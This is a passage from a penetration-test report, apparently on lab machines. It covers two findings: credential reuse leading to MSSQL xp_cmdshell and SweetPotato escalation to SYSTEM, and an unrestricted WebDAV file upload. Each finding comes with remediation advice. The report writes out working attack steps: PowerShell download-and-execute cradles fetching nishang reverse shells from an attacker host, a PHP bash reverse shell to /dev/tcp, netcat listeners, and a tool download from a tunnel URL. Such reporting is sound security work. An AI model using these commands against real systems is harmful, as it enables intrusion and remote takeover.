
Description

10.3.10.22 CASTELBLACK

Gained knowledge from secretsdump performed in previous security assessment report realised that the credentials for sql_svc are the same across the domains north.sevenkingdom.local and braavos.essos.local:




```
NORTH\CASTELBLACK$:plain_password_hex:[redacted]
NORTH\CASTELBLACK$:[redacted]
[*] DefaultPassword
localuser:[redacted]
[*] DPAPI_SYSTEM
dpapi_machinekey:[redacted]
dpapi_userkey:[redacted]
[*] NL$KM
 0000   26 C4 E1 29 B2 C9 6E 52  09 12 67 CC 41 A5 4C 27   &..)..nR..g.A.L'
 0010   ED 4F 95 61 4C E1 81 95  B8 D5 2A C9 57 E3 0A 3E   .O.aL.....*.W..>
 0020   69 61 66 EE 9E 90 5F 89  8D D2 4D 4E 3C 3F B2 84   iaf..._...MN<?..
 0030   AD F7 65 B0 11 FA F0 B8  1B F3 4B F7 6B 7B 29 09   ..e.......K.h()
NL$KM:[redacted]
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:[redacted]
```




```
┌─[patricja@birdcage]─[~/GOAD]
└──╼ $ mssqlclient.py -windows-auth north.sevenkingdoms.local/sql_svc:[redacted]@castelblack.north.sevenkingdoms.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (NORTH\sql_svc  dbo@master)> 
```

Full explore to see if privilege escalation was possible moving in reverse, essos.local to sevenkingdoms.local, using same techniques presented in other LPE SeImpersonatePrivilege finding:




```
SQL (NORTH\sql_svc  dbo@master)> xp_cmdshell powershell.exe -ExecutionPolicy Bypass -c whoami /all
[-] ERROR(CASTELBLACK\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security co
nfiguration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in
SQL Server Books Online.
SQL (NORTH\sql_svc  dbo@master)> EXEC sp_configure 'show advanced options', 1;
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NORTH\sql_svc  dbo@master)> RECONFIGURE
SQL (NORTH\sql_svc  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NORTH\sql_svc  dbo@master)> RECONFIGRE
[-] ERROR(CASTELBLACK\SQLEXPRESS): Line 1: Could not find stored procedure 'RECONFIGRE'.
SQL (NORTH\sql_svc  dbo@master)> RECONFIGURE
SQL (NORTH\sql_svc  dbo@master)> 
```



```
PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

```
sudo nc -lvnp 6666
```

```
SQL (NORTH\sql_svc dbo@master)> EXEC xp_cmdshell 'powershell -nop -w hidden -c ""IEX (New-Object Net.WebClient).DownloadString(''http://10.3.10.195/nishang.ps1'')""';
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 6666
[sudo] password for kali:
listening on [any] 6666 ...
connect to [10.3.10.195] from (UNKNOWN) [10.3.10.22] 50875

PS C:\Windows\system32> whoami
north\sql_svc
PS C:\Windows\system32>
```

Potato time:

Prep the kali:

```
sudo nc -lvnp 7777
```


Unleash Potato:

```
cd C:\ProgramData\
```

```
curl.exe -u '':highmommy -O https://k4h7g5hg-9090.euw.devtunnels.ms/SweetPotato.exe
```

```
C:\ProgramData\SweetPotato.exe -p C:
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -a "-exec bypass -c IEX(New-Object
Net.WebClient).DownloadString('http://10.3.10.195/nishang7777.ps1')"
```

nt authority\system on 10.3.10.22:



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.3.10.195] from (UNKNOWN) [10.3.10.22] 50893

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```

Remedial Action

- To strip the possibility of attacker lateral movement it is recommended to have unique passwords on user accounts, specifically those with service and admin persmissions. Follow recommendations of password complexity, one year rotation, and length minimum 25 characters. More in further reading.
- Disabling + disallowing xp_cmdshell will bring direct remedy for running shell commands and escalation of privileges as shown
- Apply least possible privileges to disallow account to enable setting such as xp_cmdshell and SeImpersonatePrivilege

Further Reading

Password policies for user and service/admin accounts:

https://www.lmgsecurity.com/how-long-should-your-password-be-a-technical-guide-to-a-safe-password-length-policy/

Guide on how to enable xp_cmdshell (disable by setting it back to 0):

https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver16

Reads on least privilege models:

https://learn.microsoft.com/en-us/entra/identity-platform/secure-least-privileged-access

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models

4.1.4 Unrestricted File Upload Vulnerability

Severity rating	High


Description

SickOS 10.9.10.223

Webservers are setup to support multiple types of file formats to provide content for clients. For availability it's important to be permissive of common file formats that are necessary. Vulnerabilities arise when it lacks restrictions on file formats, or functions, that can yield code execution.


```
nmap -A -p- 10.9.10.223
```

Found a webserver running on tcp 80 and an endpoint was found that allowed unrestricted file uploads:




```
└──╼ $ gobuster dir -u http://10.9.10.223 -w /usr/share/wordlists/dirb/common.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.9.10.223
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 163]
/test                 (Status: 301) [Size: 0] [--> http://10.9.10.223/test/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Visiting the endpoint showed an index of uploaded files so its allowed options were checked:




```
└──╼ $ curl -X OPTIONS http://10.9.10.223/test/ -i
HTTP/1.1 200 OK
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Date: Sat, 08 Mar 2025 17:36:33 GMT
Server: lighttpd/1.4.28
```

Leveraging this knowledge test for remote code execution through unrestricted file upload was performed:



```
└──╼ $ cat morkmaster.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.9.10.250/443 0>&1'");
?>
```

```
curl -X PUT -T morkmaster.php -H 'Content-Type: application/x-httpd-php' http://
10.9.10.223/test/
```




Index of /test/

```
Name                  Last Modified          Size   Type
Parent Directory/                               -   Directory
.juicyDontTouch.tar   2025-Mar-08 10:10:03  340.0K  application/x-tar
morkmaster.php        2025-Mar-08 09:52:05    0.1K  application/x-httpd-php
shell.php             2025-Mar-08 08:38:50    0.1K  application/x-httpd-php
trasigt.php           2025-Mar-07 17:05:02    0.1K  application/x-httpd-php
lighttpd/1.4.28
```

Preparing the provided Linux Machine 10.9.10.250 with a listener:

```
sudo nc -lvnp 443
```

Triggering the php shell we uploaded by pathing/GET /test/morkmaster.php:



```
www-data@ubuntu:/var$ whoami
whoami
www-data
www-data@ubuntu:/var$ 
[1] 0:nc* 1:bash- 2:bash
```

Remedial Action

Direct remedy is to restrict upload based on file extensions and mime-types and to disable uwanted functions such as exec(), system() and shell_exec(). More configuration suggests in further reading

Additionally. Since the endpoint is named /test it is wise to see if it is part of dev that surfaced to production.

Further Reading

Portswigger has a great source on file upload vulnerabilities

https://portswigger.net/web-security/file-upload

Together with a bullet list

https://portswigger.net/kb/issues/00500980_file-upload-functionality

Owasp provides a great Cheat sheet on what to consider

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

4.2 Medium Risk Vulnerabilities

A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete the organisation’s electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.

Such issues could ultimately lead to unauthorised access being gained or sensitive information being disclosed but would require an attacker to successfully exploit several vulnerabilities in an appropriate manner. Medium risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible; however, they can often be mitigated in the short term until appropriate resolutions can be put in place.

It is necessary for Professor Oats Consulting to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.2.1 Local Privilege Escalation chkrootkit <= 0.49

Severity rating	Medium

Description

